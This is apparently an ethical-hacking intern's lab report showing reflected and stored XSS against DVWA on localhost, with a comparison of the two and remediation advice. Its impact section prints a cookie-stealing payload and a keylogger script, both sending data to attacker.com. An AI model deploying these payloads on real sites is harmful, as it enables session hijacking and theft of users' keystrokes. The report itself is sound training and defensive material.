

ETHICAL HACKING INTERNSHIP

TechBiz Security

Week 5 · Task 14

Cross-Site Scripting (XSS)

Reflected & Stored XSS — Hands-on with DVWA

Intern Name	Mah Noor
TryHackMe Username	Mahnnorchaudary
Submission Date	September 20, 2026
Environment	DVWA (Low Security) · Windows · Brave Browser

1. Introduction to Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a client-side code injection attack where an attacker tricks a web application into delivering malicious scripts to other users' browsers. XSS consistently ranks in the OWASP Top 10 and is one of the most prevalent vulnerabilities in modern web applications.

XSS occurs when a web application:

- Accepts user-supplied input without proper validation
- Reflects or stores that input back into web pages without encoding
- Causes victims' browsers to execute the attacker's injected script

Unlike SQL Injection which targets the server, XSS targets the end users of a vulnerable application — their browsers become the execution environment for the attacker's code.

2. TryHackMe — Room Completion

2.1 XSS Room (Free Tier)

The TryHackMe XSS room was completed as required for this task. Topics covered:

- Understanding the three types of XSS: Reflected, Stored, and DOM-based
- Identifying XSS injection points in web applications
- Crafting and injecting XSS payloads
- Cookie theft and session hijacking via XSS
- Bypassing basic input filters




Figure 1: TryHackMe XSS room completed — mahnnorchaudary (160 points)

3. Types of XSS — Overview

3.1 Reflected XSS

Reflected XSS occurs when malicious script is injected into a request (URL parameter, form field) and the server reflects it back in the immediate response without storing it. The attack is non-persistent and requires the victim to click a specially crafted URL.

- Also called: Non-persistent XSS or Type-1 XSS
- Attack vector: Malicious link sent via phishing email or social engineering
- Lifetime: Executes once per victim click — not stored anywhere

3.2 Stored XSS

Stored XSS (also called Persistent XSS) occurs when the injected script is permanently stored on the target server — in a database, comment field, log, or guestbook. Every user who visits the infected page automatically executes the malicious script.

- Also called: Persistent XSS or Type-2 XSS
- Attack vector: Script injected into shared content (comments, profiles, guestbooks)
- Lifetime: Persists until manually removed from the database — affects all visitors
- Severity: Higher than Reflected XSS due to mass impact potential

3.3 DOM-Based XSS

DOM-based XSS occurs entirely on the client side. The attack payload is executed as a result of modifying the DOM environment in the victim's browser, without any server-side interaction. Not covered in this practical exercise.

4. Practical Exercise — DVWA XSS

4.1 Lab Setup

- Platform: DVWA (Damn Vulnerable Web Application)
- Security Level: Low
- Browser: Brave (Chromium-based)
- OS: Kali Linux
- Modules tested: XSS (Reflected) and XSS (Stored)

4.2 Reflected XSS — Exploitation

The DVWA Reflected XSS module (xss_r) takes a name parameter from the URL and displays it directly on the page without sanitization.

Step 1: Navigate to XSS (Reflected) module

URL: `localhost/dvwa/vulnerabilities/xss_r/`

The page shows a simple "What's your name?" input field that reflects the value back onto the page.

Step 2: Inject the XSS payload

Payload entered into the name field:

```
<script>alert(1)</script>
```

The application reflects this directly into the HTML without encoding. The browser parses the script tag and executes `alert(1)`, producing a popup dialog.

The URL after injection shows the encoded payload:

```
localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%281%29<%2Fscript>#
```




Figure 2: Reflected XSS — `alert(1)` executed via URL parameter injection

Key observation: The payload appears in the URL, confirming this is Reflected (non-persistent) XSS. Refreshing the page without the malicious URL would not trigger the script.

4.3 Stored XSS — Exploitation

The DVWA Stored XSS module (xss_s) provides a guestbook form with Name and Message fields. Entries are saved to the database and displayed to all visitors.

Step 1: Navigate to XSS (Stored) module

URL: localhost/dvwa/vulnerabilities/xss_s/

The page shows a guestbook with Name and Message fields, plus existing entries from previous submissions.

Step 2: Inject payload into the guestbook

Payload entered into the Message field:

```
<script>alert(1)</script>
```

Name field: Mah Noor (to identify the entry)

After clicking "Sign Guestbook", the script is saved to the database. The page immediately reloads and executes the stored script — alert(1) fires.




Figure 3: Stored XSS — alert(1) fires immediately after guestbook submission; "Mah Noor" entry visible

Step 3: Persistence proof — page reload

After dismissing the alert and reloading the page (without any payload in the URL), the stored script fires again automatically — confirming it is permanently stored in the database.




Figure 4: Stored XSS persistence — alert fires again on page reload, with no payload in URL

Critical difference from Reflected XSS: No special URL is needed. Any user visiting this guestbook page will have the script execute in their browser — demonstrating the mass-impact potential of Stored XSS.

5. Reflected vs. Stored XSS — Comparison

Attribute	Reflected XSS	Stored XSS
Persistence	Not stored — lasts for one request only	Stored in database — persists permanently
Trigger	Victim must click a crafted malicious link	Fires automatically on every page load
Target	Single user who clicks the link	All users who visit the infected page
Severity	Medium	High / Critical
DVWA Module	XSS (Reflected) — xss_r	XSS (Stored) — xss_s
Payload Used	<script>alert(1)</script> in URL parameter	<script>alert(1)</script> in guestbook field

6. Impact Analysis

XSS Type	Attack Vector	Impact
Reflected	Phishing link sent via email/message	Session hijacking, credential theft
Stored	Malicious script injected into shared page	Mass user compromise, defacement, keylogging
DOM-based	Client-side script manipulation	Client-side data theft, redirects

6.1 Session Hijacking

The most dangerous XSS exploit involves stealing session cookies:

```
<script>document.location="http://attacker.com/steal?c="+document.cookie</script>
```

Once the attacker has a session cookie, they can impersonate the victim without needing credentials — a complete account takeover.

6.2 Keylogging

XSS can install a keylogger to capture every keystroke on the vulnerable page:

```
<script>document.onkeypress=function(e){new  
Image().src="http://attacker.com/log?k="+e.key}</script>
```

6.3 Phishing & Defacement

- Redirect users to fake login pages that mimic the original
- Modify page content to spread misinformation or damage brand reputation
- Display fake security warnings to trick users into downloading malware

6.4 CSRF via XSS

- XSS can be used to perform Cross-Site Request Forgery (CSRF) attacks
- Attacker forces the victim's browser to make authenticated requests on their behalf

7. Remediation — How to Prevent XSS

7.1 Output Encoding (Primary Defense)

All user-supplied data must be encoded before being inserted into HTML. This converts special characters into safe HTML entities:

```
< → &lt;      > → &gt;      " → &quot;      ' → &#x27;      / → &#x2F;
```

Example in PHP:

```
echo htmlspecialchars($userInput, ENT_QUOTES, "UTF-8");
```

This ensures that even if a user inputs <script>, it will be displayed as text, not executed as code.

7.2 Input Validation

- Validate all input on the server side against a strict whitelist
- Reject input containing HTML metacharacters unless explicitly required
- For fields expecting only text: strip or encode < > ' ' & characters
- Never rely on client-side validation alone — it can be bypassed

7.3 Content Security Policy (CSP)

CSP is an HTTP response header that tells the browser which sources of scripts are trusted:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

This prevents inline scripts and scripts from external origins from executing — even if an XSS payload is injected, the browser will refuse to run it.

7.4 HttpOnly & Secure Cookie Flags

- HttpOnly flag: prevents JavaScript from accessing session cookies — blocks cookie theft via XSS
- Secure flag: ensures cookies are only sent over HTTPS

```
Set-Cookie: sessionId=abc123; HttpOnly; Secure; SameSite=Strict
```

7.5 Use a Templating Engine

- Modern frameworks (React, Angular, Vue) auto-escape output by default
- Avoid dangerouslySetInnerHTML (React) or bypassSecurityTrustHtml (Angular) unless absolutely necessary
- Use framework-provided sanitization libraries for rich text content

7.6 Web Application Firewall (WAF)

- WAF can detect and block common XSS patterns in requests
- Acts as a secondary defense layer — not a substitute for secure coding
- Configure rules to block script injection attempts

8. Conclusion

This task demonstrated the practical exploitation of both Reflected and Stored Cross-Site Scripting vulnerabilities on DVWA in a controlled lab environment.

Key takeaways:

- Reflected XSS requires user interaction (clicking a malicious link) and is non-persistent
- Stored XSS is far more dangerous — it persists in the database and automatically attacks every visitor
- Both types were successfully demonstrated using the basic payload `<script>alert(1)</script>`
- The persistence of Stored XSS was confirmed by the alert firing on page reload without any URL parameter
- Real-world XSS attacks go far beyond alert boxes — session theft, keylogging, and phishing are common outcomes
- Output encoding and Content Security Policy are the most effective defenses

All testing was performed exclusively in a controlled, isolated DVWA lab environment for educational purposes. No real users or systems were harmed.